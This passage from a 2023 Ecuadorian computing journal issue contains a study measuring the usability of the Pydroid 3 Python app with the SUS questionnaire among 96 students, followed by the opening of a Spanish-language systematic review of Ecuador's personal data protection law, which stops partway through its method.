e-ISSN 2550-6730

INFORMÁTICA Y SISTEMAS

Revista de Tecnologías de la Informática y las Comunicaciones

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

7
VOLUMEN
Núm. 1

ENERO - JUNIO 2023

ECUADOR

EQUIPO TÉCNICO

Informática y Sistemas
Revista de Tecnologías de la Informática y las Comunicaciones
12 Edición - Volúmen 6, Número 2. Julio – Diciembre 2022
e-ISSN: 2550-6730

Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones (ISRTIC) es una publicación electrónica semestral de carácter científico, que edita la Facultad de Ciencias Informáticas de la Universidad Técnica de Manabí, orientada a la socialización de resultados de investigación, a través de artículos novedosos y de alto rigor científico, en las áreas asociadas a las tecnologías de la información y las comunicaciones. ISRTIC no efectúa cargos por concepto de costos de procesamiento, envío o publicación de artículos.

El proceso editorial de ISRTIC se gestiona a través del

ISRTIC es una publicación de acceso abierto con licencia

Los artículos de ISRTIC cuentan con código de identificación de objeto digital (DOI)

ISRTIC utiliza el sistema antiplagio

Las revista está indizada en

Los artículos de la presente edición se pueden obtener en
https://revistas.utm.edu.ec/index.php/Informaticaysistemas/issue/view/283

INDICE

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Measuring the usability of the Pydroid 3® app using SUS method

Medición de la usabilidad de la aplicación Pydroid 3® utilizando el método SUS

Autores

[1]*Fabricio Marcillo Vera

[2]Nilo Andrade Acosta

[3]Patricio Vaca Escobar

[2]Yanina Viteri Alcívar

[1]Departamento de Investigación, Instituto Superior Tecnológico Japón, Quito, Ecuador.
[2]Universidad Laica Eloy Alfaro de Manabí, Extensión Chone, Ecuador.
[3]Carrera de Desarrollo de Software, Instituto Superior Tecnológico Japón, Santo Domingo, Ecuador.

*Autor para correspondencia

Como citar el artículo:
Marcillo Vera, F., Andrade Acosta, N., Vaca Escoba, P., & Viteri Alcívar, Y. (2023). Measuring the usability of the Pydroid 3 ® app using SUS method. *Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones, 7*(1), 1–6. https://doi.org/10.33936/isrtic.v7i1.5791

Enviado: 02/12/2022;
Aceptado: 25/12/2022;
Publicado: 02/01/2023

Resumen

Hoy en día, las empresas de tecnología desarrollan aplicaciones móviles con el fin de satisfacer diversas necesidades de los usuarios. Estas aplicaciones móviles son diseñadas en base a ciertos parámetros de estudio como es la usabilidad. La usabilidad de una aplicación móvil se refiere a la magnitud con la cual el usuario satisface sus necesidades en un contexto específico. La usabilidad de una aplicación móvil está regulada por la eficiencia, eficacia y el grado de satisfacción del usuario como lo establece la norma ISO 9241-11. En este estudio, se pretende medir la usabilidad de la aplicación móvil Pydroid 3 ® mediante el método SUS, donde la variable de estudio fue el grado de satisfacción del usuario, en este caso la población de estudio fue homogénea, fueron estudiantes de nivel universitario. Según los resultados obtenidos, se obtuvo un grado de satisfacción entre el 40 % y 50 %, estos denotan que la aplicación presenta complejidad en el uso y requiere de soporte técnico para mejorar la usabilidad. En conclusión, la aplicación móvil presentó una usabilidad media considerando el nivel de satisfacción obtenido.

Palabras clave: Usabilidad; Sistema; Satisfacción; Usuario.

Abstract

Nowadays, technology companies develop mobile applications in order to satisfy various user needs. These mobile applications are designed based on certain study parameters such as usability. The usability of a mobile application refers to the extent to which the user satisfies his needs in a specific context. The usability of a mobile application is regulated by the efficiency, effectiveness and degree of user satisfaction as established by the ISO 9241-11 standard. In this study, we intend to measure the usability of the mobile application Pydroid 3 ® using the SUS method, where the study variable was the degree of user satisfaction, in this case the study population was homogeneous, they were university level students. According to the results obtained, a degree of satisfaction between 40 % and 50 % was obtained, these denote that the application presents complexity in use and requires technical support to improve usability. In conclusion, the mobile application presented an average usability considering the level of satisfaction obtained.

Keywords: Usability; System; Satisfaction; User.

https://revistas.utm.edu.ec/index.php/informaticaysistemas/index

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introduction

Mobile devices offer multiple services through mobile applications, in short, a mobile application can execute a specific task through an operating system. In the market, there are various operating systems, which stand out, Android, iOS, OS, Windows Phone, among others. Today, mobile applications must comply with multiple aspects so that it is liked by the user and generates greater economic value in the market. Multiple companies develop mobile applications in order to satisfy educational, data storage, data analysis, and entertainment needs, among others (Hoehle & Venkatesh, 2015).

Mobile applications are developed based on quality standards, according to the ISO 9241-11:1998 standard modified in 2018, this standard is oriented towards quality in usability and ergonomics for technology products and services, both in software and hardware. These regulations are based on standards such as ISO/EEC 15288:2008 and ISO/EEC 12207:2008, which allow the software to provide the concept of quality, establishing whether the requirements are correct, complete, precise, consistent, and verifiable (Fathiyyah et al., 2022; Sigalingging et al., 2022).

The ISO 9241 standard focuses specifically on human-centered design and a determining factor is usability. Usability refers to the extent to which a product can be used by specific users in a specific context (Fathiyyah et al., 2022). Also, it should be noted that usability is influenced by constant technological progress and offering a product that satisfies the user need (Fathiyyah et al., 2022). Based on the aforementioned ISO standard, to measure usability, the parameters to take into consideration are effectiveness, which is related to the precision and completeness with which users use the application. Also, efficiency is defined as the relationship between effectiveness and the resources used in the development of the mobile application. Finally, satisfaction is the degree to which the user feels satisfied when using the application to achieve the defined objective (Fathiyyah et al., 2022).

There are different methods to evaluate the usability of a mobile application, considering that there is no single test to do it, companies like Google, Apple, Yahoo!, among others, use usability techniques based on specific needs. According to Kaya et al. (2019) it establishes that the utility scalability of a system (SUS) method is an alternative to determine usability through the level of user satisfaction, where it will be possible to understand the problems that users face when using a mobile application.

Hoehle & Venkatesh (2015) used the SUS method to measure the usability of the top ten mobile applications on iOS and Android platforms for smartphones and tablets. The results of their study show that mobile apps on the iOS platform are easier to use than Android-based apps.

Google Android and Apple iOS have their own user interface guidelines that developers must follow to launch their mobile apps on the Apple and Google stores (Rafifing et al., 2022; Ratnawati et al., 2020). In addition to these guidelines, in the literature, there are several mobile application usability guidelines developed by researchers based on this type of user interface guidelines (Darmawan et al., 2021; Dian Martha et al., 2021; Wahyuningrum et al., 2020).

Kortum & Sorber (2015) developed nineteen first-order constructs such as instant startup, effort minimization, concise language, and 6-second constructs such as application layout, UI graphics for mobile applications, such as those based on Apple general usage guidelines. They validate their conceptualization by applying surveys to American consumers who use social networking applications.

This study aims to evaluate the usability of the Pydroid 3 ® mobile application, this mobile application is available in the Android operating system, developed by the company IIEC ®. Pydroid 3 ® is a mobile application that offers users to learn programming with Python (IIEC, 2023). The usability of the mobile application was evaluated through the SUS method applied to university level students in Ecuador, mentioning that the application was used from May 2019 to January 2023 in order to improve the teaching-learning processes of software development. in college-level students.

2. Method

2.1. Study population

For this study, the mobile application Pydroid 3 ® was evaluated on the Android operating system. The study population were students of the Software Development career (n = 96) of the Higher Technological Institute Japan, in Ecuador. In this study the students taken into consideration were in technical training prior to the use of the mobile application.

2.2. Determination of the user satisfaction level

For this study, the mobile application Pydroid 3 ® was evaluated on the Android operating system. The study population were For the study, the SUS method established by Brooke in 1996 was used, which consists of a set of questions, which evaluate positive and negative aspects of the mobile application. The even-numbered questions represent the evaluation of negative aspects, and the odd-numbered questions represent the evaluation of positive aspects. The dependent variable was the degree of user satisfaction, which is represented on a scale

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (1-6): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5791

Table 1. Test to determine the usability of a system.

Source: (Kaya et al., 2019).

Number	Question
1	I think that I would like to use this system frequently.
2	I found the system unnecessarily complex.
3	I thought the system was easy to use.
4	I think that I would need the support of a technical person to be able to use this system.
5	I found the various functions in this system were well integrated.
6	I thought there was too much inconsistency in this system.
7	I would imagine that most people would learn to use this system very quickly.
8	I found the system very cumbersome to use.
9	I felt very confident using the system.
10 (0)	I needed to learn a lot of things before I could get going with this system.

of 0 to 5 points. As detailed in Table 1.

For the interpretation of the results, the scheme proposed by Ahmad et al. (2023) was used, which establishes a scale of 0 to 4 points, i.e., for the score of the even numbered questions, the user score will be subtracted from the maximum score, i.e., five points As detailed in Table 2. For odd numbered questions, one point will be subtracted from the user score. Additionally, Ahmad et al. (2023) and Kaya et al. (2019) state that the sum of the scores obtained, multiplied by a constant (2.5), these values were represented as a percentage.

Table 2. Test to determine the usability of a system.

Source: (Kaya et al., 2019).

Grade	Meanings
0	Very dissatisfied
1	Dissatisfied
2	Tolerable
3	Satisfied
4	Very satisfied

2.3. Data analysis

Within the statistical analysis, a hierarchical model was used, supported by scatter plots, the study variable was the percentage of user acceptance with respect to the question asked, then a maximum likelihood scheme of variables was elaborated by means of a dendogram.

3. Results

According to the results obtained, ninety-six participants were surveyed, of which 80.2 % are male and 19.8 % are female, these data refer to the number of students enrolled from 2019 to the present date as shown in Figure 1.



Figure 1. Diagram of the study population distribution.

3.1. Level of user satisfaction

Based on the results obtained in the application of the questionnaire, it was determined that the percentage of user satisfaction is in a range between 40 % and 50 % as shown in Figure 2. Within question 1, users stated that they would use the system again with a tolerable frequency. In question 2, users stated that they were dissatisfied as they considered it to be a complex system. In question 3, users reported that the ease of use of the system is tolerated. In question 4, users stated that usability regarding technical support is dissatisfied as technical support is required. In question 5, users stated that various integrated functions are observed so usability is tolerable.

Likewise, as shown in Figure 2, in question 6, users reported several inconsistencies, but stated that these were tolerable. In question 7, the users reported that they are tolerable, however, they do not consider that it is easy to learn for all the public. In question 8, they reported that the system is cumbersome to use and were dissatisfied. In question 9, it was reported that users are tolerable in reference to the use of the system from the perspective of the security offered by the service. Finally, in question 10, users stated that learning previous concepts is required for the use of the Pydroid 3 ® system, however, it is tolerable.



Figure 2. Graph of average percentage of user satisfaction.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (1-6): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5791

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

3.2. Analysis of results

According to the results obtained, users reported complexity in the use of the mobile application, this may be due to multiple factors, lack of prior knowledge is one of them, although the group was in contact with the mobile application for about 4 months and its use was challenging during didactic classes. Pydroid 3 ®, being a mobile application for software development, requires technical support, especially if the user is a student. In addition, users reported different integrated functions, this refers to the fact that Pydroid 3 ® offers multiple tools for software development (Al-Omar, 2018; Hidayat et al., 2022).

Users indicate that there are inconsistencies in the system, this may be due to new application or mobile updates or compatibility with mobile devices. Pydroid 3 ® being an educational mobile application requires previous knowledge of software development to improve its usability, this is corroborated by the results obtained. Users reported that the system can be cumbersome to use, this may be due to the lack of experience in software development. In relation to data security, Pydroid 3 ® is dependable as stated by the users (Ismail et al., 2021).

In reference to the plausibility of the degree of user satisfaction as seen in Figure 3, it was determined that the odd number questions are grouped in general clade as well as the even number questions. Considering that it is not the same trend between question eight and question nine, however the context of both questions refers to the security of the data and the difficulty of using the application, in itself, there is a proportional correlation since the users corroborate that they feel safe using the application despite the difficulty of its use (Hadiwiyanti et al., 2022; Rafifing et al., 2022).



Figure 3. Dendogram for user usability with respect to question number.

According to data provided by Google, the Pydroid 3 mobile application has a degree of user acceptance of 90 % considering 33500 user opinions, i.e., it has a high usability, considering the degree of user satisfaction. In comparison to the results obtained, within the study population, a range of user satisfaction between 40 % and 50 % was obtained, i.e., it presents a medium usability. This may be due to the fact that the study population is homogeneous, i.e., they are students in the stage of acquiring knowledge, which may hinder the usability of the mobile application (Martono et al., 2022; Pradini et al., 2019).

4. Conclusions

It is concluded that the degree of user satisfaction is between 40% and 50%, which shows that the usability of the mobile application was average considering the aspects evaluated by the SUS method. Based on the results obtained, the usability of Pydroid 3 ®, the application requires updates and technical support. As this influences the level of user satisfaction.

The SUS method allows to evaluate the usability of a mobile application, through the degree of user satisfaction, although it is a parameter to be considered in the usability, it should also take into consideration the efficiency and effectiveness of a mobile application as a parameter of study of the usability of a mobile application.

It is important to determine the usability of educational mobile applications since new teaching-learning techniques can be employed considering high usability. In future studies, we intend to evaluate the usability of educational mobile applications in different operating systems in order to establish usage trends in gamification processes in students.

Acknowledgments

As part of this study, special thanks are due to the Higher Technological Institute of Japan for the resources allocated to the research project.

Contribution of the authors

Fabricio Marcillo Vera: supervision, writing - drafting and editing of the article. **Nilo Andrade Acosta:** conceptualization and methodology. **Patricio Vaca Escobar:** visualization and research. **Yanina Viteri Alcívar:** software and formal analysis.

Conflicts of interest

The authors declare no conflict of interest.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (1-6): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5791

Bibliographic references

Ahmad, A. E., Kusrini, K., & Sudarmawan, S. (2022). Usability evaluation of office stationery procurement service and management system using System Usability Scale. *2022 6th International Conference on Information Technology, Information Systems and Electrical Engineering (ICITISEE),* 498–502. https://doi.org/10.1109/ICITISEE57756.2022.10057706

Al-Omar, K. (2018). Evaluating the usability and learnability of the "Blackboard" LMS using SUS and data mining. *2018 Second International Conference on Computing Methodologies and Communication (ICCMC),* 386–390. https://doi.org/10.1109/ICCMC.2018.8488038

Darmawan, A. K., Hamzah, M. A., Bakir, B., Walid, M., Anwari, A., & Santosa, I. (2021). Exploring Usability Dimension of Smart Regency Service with Indonesian Adaptation of the System Usability Scale (SUS) and User Experience Questionnaire (UEQ). *2021 International Conference on Computer Science, Information Technology, and Electrical Engineering, ICOMITEE 2021*, 74–79. https://doi.org/10.1109/ICOMITEE53461.2021.9650086

Dian Martha, A. S., Budi Santoso, H., Junus, K., & Suhartanto, H. (2021). Usability Evaluation of the MeMo Tutor: A Scaffolding-Based Pedagogical Agent to Facilitate Learning. Proceedings - 2021 *International Conference on Software Engineering and Computer Systems and 4th International Conference on Computational Science and Information Management*, ICSECS-ICOCSIM 2021, 360–364. https://doi.org/10.1109/ICSECS52883.2021.00072

Fathiyyah, D., Sulthon Diani, M. D., Ayuning Saputri, Z., & Sunardi. (2022). Usability Evaluation on Life Insurance Application Using System Usability Scale and ISO 9241-11. *Proceedings of 2022 8th International HCI and UX Conference in Indonesia*, CHIuXiD 2022, 94–99. https://doi.org/10.1109/CHIuXiD57244.2022.10009774

Hadiwiyanti, R., Suryanto, T. L. M., & Safitri, E. M. (2022). Evaluation of Campus Event Management Information System Using System Usability Scale Method. *Proceeding - IEEE 8th Information Technology International Seminar, ITIS* 2022, 350–353. https://doi.org/10.1109/ITIS57155.2022.10009978

Hidayat, A. S., Santosa, P. I., & Hidayah, I. (2022). Usability Testing of MOOC Prototype Using SUS (System Usability Scale) Method. *Proceedings - IEIT 2022: 2022 International Conference on Electrical and Information Technology*, 290–294. https://doi.org/10.1109/IEIT56384.2022.9967901

Hoehle, H., & Venkatesh, V. (2015). Mobile application usability: Conceptualization and instrument development. *MIS Quarterly: Management Information Systems*, *39*(2), 435–472. https://doi.org/10.25300/MISQ/2015/39.2.08

IIEC. (2023). *Pydroid 3 - IDE for Python 3* (No. 3). IIEC. https://play.google.com/store/apps/details?id=ru.iiec.pydroid3&hl=es_EC&gl=US

Ismail, I. E., Nalawati, R. E., & Putra, A. (2021). System Usability Scale and Net Promoter Score on Donation Application of Toddlers Equipment. *Proceedings - 2021 4th International Conference on Computer and Informatics Engineering: IT-Based Digital Industrial Innovation for the Welfare of Society, IC2IE 2021,* 170–174. https://doi.org/10.1109/IC2IE53219.2021.9649186

Kaya, A., Ozturk, R., & Altin Gumussoy, C. (2019). Usability measurement of mobile applications with System Usability Scale (SUS). En F. Calisir, E. Cevikcan, & H. Camgoz Akdag (Eds.), *Industrial Engineering in the Big Data Era* (pp. 389–400). Springer International Publishing.

Kortum, P., & Sorber, M. (2015). Measuring the Usability of Mobile Applications for Phones and Tablets. *International Journal of Human-Computer Interaction*, *31*(8), 518–529. https://doi.org/10.1080/10447318.2015.1064658

Martono, K. T., Prasetijo, A. B., & Distira, A. K. (2022). Analysis of Usability Game Educational Learning of Wayang Characters Using Usability Scale System. *International Conference on Electrical, Computer, and Energy Technologies, ICECET 2022*. https://doi.org/10.1109/ICECET55527.2022.9873447

Pradini, R. S., Kriswibowo, R., & Ramdani, F. (2019). Usability Evaluation on the SIPR Website Uses the System Usability Scale and Net Promoter Score. *Proceedings of 2019 4th International Conference on Sustainable Information Engineering and Technology, SIET 2019*, 280–284. https://doi.org/10.1109/SIET48054.2019.8986098

Rafiing, N., Mphale, O., & Asare, S. D. (2022). Exploring User perceptions of an E-Government System in Botswana Using System Usability Scale Model. *Proceedings of the IEEE International Conference on Software Engineering and Service Sciences, ICSESS, 2022-Octob*, 195–198. https://doi.org/10.1109/ICSESS54813.2022.9930194

Ratnawati, S., Widianingsih, L., Anggraini, N., Marzuki Shofi, I., Hakiem, N., & Eka M Agustin, F. (2020). Evaluation of Digital Library's Usability Using the System Usability Scale Method of (A Case Study). *2020 8th International Conference on Cyber and*

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (1-6): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5791

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

IT Service Management, CITSM 2020. https://doi.org/10.1109/CITSM50537.2020.9268801

Sigalingging, F. A. L., Alibasa, M. J., & Nuha, H. H. (2022). Usability Analysis of My TelU Application Using System Usability Scale. I*nternational Conference on Electrical Engineering, Computer Science and Informatics (EECSI), 2022-Octob*, 244–249. https://doi.org/10.23919/EECSI56542.2022.9946493

Wahyuningrum, T., Kartiko, C., & Wardhana, A. C. (2020, October 20). Exploring e-Commerce Usability by Heuristic Evaluation as a Compelement of System Usability Scale. *2020 International Conference on Advancement in Data Science, E-Learning and Information Systems, ICADEIS 2020*. https://doi.org/10.1109/ICADEIS49811.2020.9277343

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (1-6): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5791

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Análisis de los derechos a la intimidad y privacidad sobre los datos personales en la legislación Ecuatoriana

Analysis of the rights to privacy and privacy regarding personal data in Ecuadorian legislation

Autores

[1,2*]***Aura Dolores Zambrano Rendon***

[1,2] ***Luis Cristóbal Cedeño Valarezo***

[1,2]***Manuel Enrique Loor Morales***

[1,2]***Jofre Agustín Zambrano Zambrano***

[1]Grupo de Investigación SISCOM, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López
[2]Carrera de Computación, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López.

*Autor para correspondencia

Como citar el artículo:
Zambrano Rendon, A.D., Cedeño Valarezo, L.C., Loor Morales, M. E., & Zambrano Zambrano, J.A. (2023). Análisis de los derechos a la intimidad y privacidad sobre los datos personales en la legislación Ecuatoriana *Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones, 7*(1), 7–16. https://doi.org/10.33936/isrtic.v7i1.5793

Enviado: 08/02/2023;
Aceptado: 25/02/2023;
Publicado: 30/03/2023

Resumen

En Ecuador hace unos años existía una incongruencia en cuanto al tema de manipulación de información en la que reconocía la protección de datos personales como derecho fundamental, basándose en su Constitución y careciendo de una estructura legal interna que le permitiera responder a dicha protección. Hoy en día, el estado ecuatoriano cuenta con una normativa que intenta cumplir con las necesidades de garantizar la seguridad de la información personal. Esta investigación tiene como finalidad revisar, analizar los puntos principales y más relevantes que contiene la Ley Orgánica de Protección de los Derechos a la Intimidad y Privacidad sobre los Datos Personales del Ecuador comparándola con legislaciones de naciones hermanas, como también de órganos internacionales. Se utilizó como metodología la revisión sistemática de la literatura, sosteniendo cada una de sus fases como: La identificación de lo que se va a investigar, especificación de los criterios de inclusión y exclusión, formulación y plan de búsqueda, revisión y evaluación de los resultados. Obteniendo como resultado que, la Ley de Protección de Datos Personales del Ecuador está considerada como una de las normas más jóvenes, mejor, y más completas a nivel latino americano, permitiéndole abrir un abanico de oportunidades en crecer hacia las nuevas tendencias del mercado global.

Palabras claves: Datos personales, ley orgánica, protección de datos, seguridad, privacidad, información.

Abstract

A few years ago in Ecuador there was an inconsistency in the handling of information in which it recognized the protection of personal data as a fundamental right, based on its Constitution and lacking an internal legal structure that would allow it to respond to such protection. Nowadays, the Ecuadorian state has a regulation that tries to comply with the needs of guaranteeing the security of personal information. The purpose of this research is to review and analyze the main and most relevant points contained in the Organic Law for the Protection of the Rights to Privacy and Privacy of Personal Data of Ecuador, comparing it with the legislation of sister nations, as well as international bodies. The methodology used was the systematic review of the literature, holding each of its phases as: The identification of what is to be investigated, specification of the inclusion and exclusion criteria, formulation and search plan, review and evaluation of the results. As a result, the Personal Data Protection Law of Ecuador is considered one of the youngest, best and most complete norms in Latin America, allowing it to open a range of opportunities to grow towards the new trends of the global market.

Keywords: Personal data, organic law, data protection, security, privacy, information.

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introducción

Isbel (2021) señala que en el mundo se ha evidenciado claramente que la información es un valor muy apreciado por muchos debido a los diferentes aspectos relevantes que puede entregar, un caso particular puede ser, por ejemplo, como indica Puente (2021), la información en las organizaciones juega un papel muy importante ya que su peso recae en la toma de decisiones, o por otros aspectos como la calidad, por lo que es considerada como el activo más importante.

Terrazas (2000) indica que para comprender un poco este contexto sobre el derecho a la privacidad es necesario conocer que los primeros indicios al hablar sobre esto data de finales del siglo XIX, pero su mayor apogeo se dio a mediados del XX con la Declaración de los Derechos Humanos en 1948, colocando como base el derecho humano a la vida privada, puesto que como comenta Enríquez Álvarez (2018) con el pasar del tiempo se fueron construyendo algunos instrumentos de carácter jurídico, normas y leyes que sirvan para proteger este derecho; todo esto debido a la aparición y el incremento de los sistemas informáticos, el desarrollo de redes de telecomunicaciones, entre otros.

La protección de datos de carácter personal es parte fundamental del derecho a la intimidad que se le otorgan a todas las personas que utilizan los diferentes medios de almacenamiento y trasmisión de datos (Villagómez, 2018). La información personal está considerada como todo aquello que es propio y que se debe mantener de manera autónoma. Como se mencionaba anteriormente los avances tecnológicos desarrollados en las últimas décadas, han logrado la manera de violentar la integridad de los datos personales. Ramírez (2021) manifiesta que se han desarrollado mecanismos como una respuesta para salvaguardar este espacio de incidentes de este tipo.

De Luis (2022) afirma que la protección de los datos es un derecho fundamental de todo ciudadano, el cual le brinda la potestad de controlar la información personal de cada sujeto, siendo almacenada, procesada o transmitida por terceros.

En la actualidad el Ecuador en su Código Orgánico Integral Penal sanciona los delitos informáticos con penas de privación de libertad, los mismos que está tipificados desde el año 2014; posteriormente en el año 2021 entra en vigencia el proyecto de Ley de Protección de Datos Personales que nace con la necesidad de que Ecuador se adhiera al modelo mundial de protección de datos personales. Sin embargo, la filtración de datos producida por el conocido caso Novaestrat en 2019 fue el elemento detonante para la creación de esta normativa. Así mismo el uso inapropiado de la gestión de datos sensibles pueden generar, un inadecuado uso, afectación a las libertades individuales a los derechos fundamentales de las personas. Por esto, los datos sensibles necesitan ser gestionados, no solo desde el ámbito técnico, sino también del ámbito jurídico.

Es por ello, que el objetivo de este estudio fue el de revisar, analizar los puntos principales y relevantes que contiene la Ley Orgánica de Protección de los Derechos a la Intimidad y Privacidad sobre los Derechos Personales del Ecuador comparándola con legislaciones de naciones hermanas, como también de órganos internacionales.

2. Métodos

2.1. Revisión sistemática de la Literatura

En el marco de esta investigación se utilizó como herramienta metodológica la revisión sistemática de la literatura, como lo indica la Universidad de Navarra (2023) que la revisión sistemática es como un tipo de estudio científico que básicamente se enfoca en la recopilación de toda la información que se haya generado por las diversas investigaciones, sea de un tema en específico o preguntas determinadas con el objetivo de evitar sesgos, concebir con resultados fiables con los que se logren extraer conclusiones y aportar en la toma de decisiones.

Para lograrlo Moreno et al. (2018) indican que para comenzar con el proceso de revisión sistemática era necesario realizar una pregunta o varias preguntas para que con una búsqueda en las base de datos y artículos útiles se pudiera responder las interrogantes, por lo que enseñaba que, una vez se hayan obtenido la información, Shamseer (2021) señala que se debía seleccionar los artículos o fuentes bibliográficas, para que así posteriormente se obtendrán los datos y se procederá a realizar el análisis crítico de la información, culminando con la exhibición de los resultados.

Apoyándose en lo antes mencionado se optó por recurrir a las fases de la revisión sistemática como lo señalan Carrizo y Moller (2018) a continuación:

2.1.1.Identificar claramente lo que se va a investigar

En esta fase como recomendó Sequera (2022) se identificó claramente el problema y se plantearon las preguntas con términos significativos claros y precisos las cuales fueron respondidas a lo largo del proceso de la investigación del artículo, aludiendo principalmente al tema de protección de datos personales.

2.1.2.Especificación de los criterios de inclusión y exclusión de la investigación

En este apartado se especificó los aspectos o características que serán incluido o excluidos de la investigación realizada de acuerdo con las preguntas que se realizaron en el primer

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

punto, lo que permitió asegurar los atributos de búsqueda para la revisión (Universidad de Navarra, 2023). Los criterios que se establecieron fueron los siguientes:

- **Criterios de Inclusión:**

  Aquí se especificaron los tipos de documentos de investigación e información, también se consideró el idioma, y el tema al que hace referencia la exploración de información que debe tener relación con el objetivo de este artículo, como lo manifestó González-Moreno y Molero-Jurado (2022).

- **Criterios de Exclusión:**

  Como indica Bastis Consultores (2022) se trató de tomar en cuenta todos los aspectos, condiciones, y características de los documentos que en consecuencia permitieron no hacerlos elegibles para el marco de este estudio.

2.1.3.Especificación de los criterios de inclusión y exclusión de la investigación

Aquí se recopiló toda la información necesaria, las cuales se obtuvieron por medio de búsquedas de estudios publicados como no publicados, sosteniendo por lo que menciona Sabatés y Roca (2020) esta búsqueda se la realizó con una formulación adecuada utilizando las combinaciones de palabras claves.

A su vez, como señala Áreas (2021) se realizó la búsqueda de documentos publicados en las bases de datos internacionales, latinoamericanas y revistas indexadas de libre acceso en la web o disponibles en la plataforma virtual de la Escuela Superior Politécnica Agropecuaria de Manabí MFL (ESPAM) utilizando las palabras claves definidas.

2.1.4.Registro y evaluación de la calidad de los estudios seleccionados

Como expone Pizarro et al. (2021) en este apartado se registrarán las características con detalles en un formato establecido que permita definir la validez de los estudios. Así también, con la ayuda de los bancos de datos de alto impacto se pudo extraer la información necesaria para la investigación debido a que estas publicaciones han pasado por un proceso de calidad que permite asegurar la validez de su contenido.

3.Resultados

3.1.Fase 1: Identificar claramente lo que se va a investigar

En esta fase se logró plantear las siguientes interrogantes, las cuales permitieron asentar las bases para desarrollar el proceso de esta investigación:

- ¿Qué es la ley de protección de datos personales?
- ¿Ecuador cuenta con una ley de protección de datos personales?
- ¿Para qué sirve la ley de protección de datos personales?
- ¿Realmente protege el derecho de las personas esta ley?

3.2. Fase 2: Especificación de los criterios de inclusión y exclusión de la investigación

Por consiguiente, conociendo lo que se iba a investigar se procedió a implementar los siguientes criterios de investigación:

Criterios de inclusión:

- Artículos científicos, revisiones sistemáticas o metaanálisis con acceso de texto completo publicados entre el 2018 y 2023 en idioma español o inglés, a excepción de las leyes, normativas, reglamentos, entre otros.
- Artículos científicos, revisiones sistemáticas o metaanálisis que hagan referencia a la protección de los derechos privados de las personas.
- Estudios de tipo cualitativo o cuantitativo con acceso de texto completo.
- Los artículos científicos, revisiones sistemáticas o metaanálisis que se refirieran a la protección de datos personales.
- Artículos científicos, revisiones sistemáticas o metaanálisis que hagan referencia a la ley de protección de datos personales en el Ecuador.
- Artículos científicos, revisiones sistemáticas o metaanálisis que hagan referencia a la ley de protección de datos personales de la Unión Europea.
- Artículos científicos, revisiones sistemáticas o metaanálisis que hagan referencia a la ley de protección de datos personales de otros países.

Criterios de exclusión:

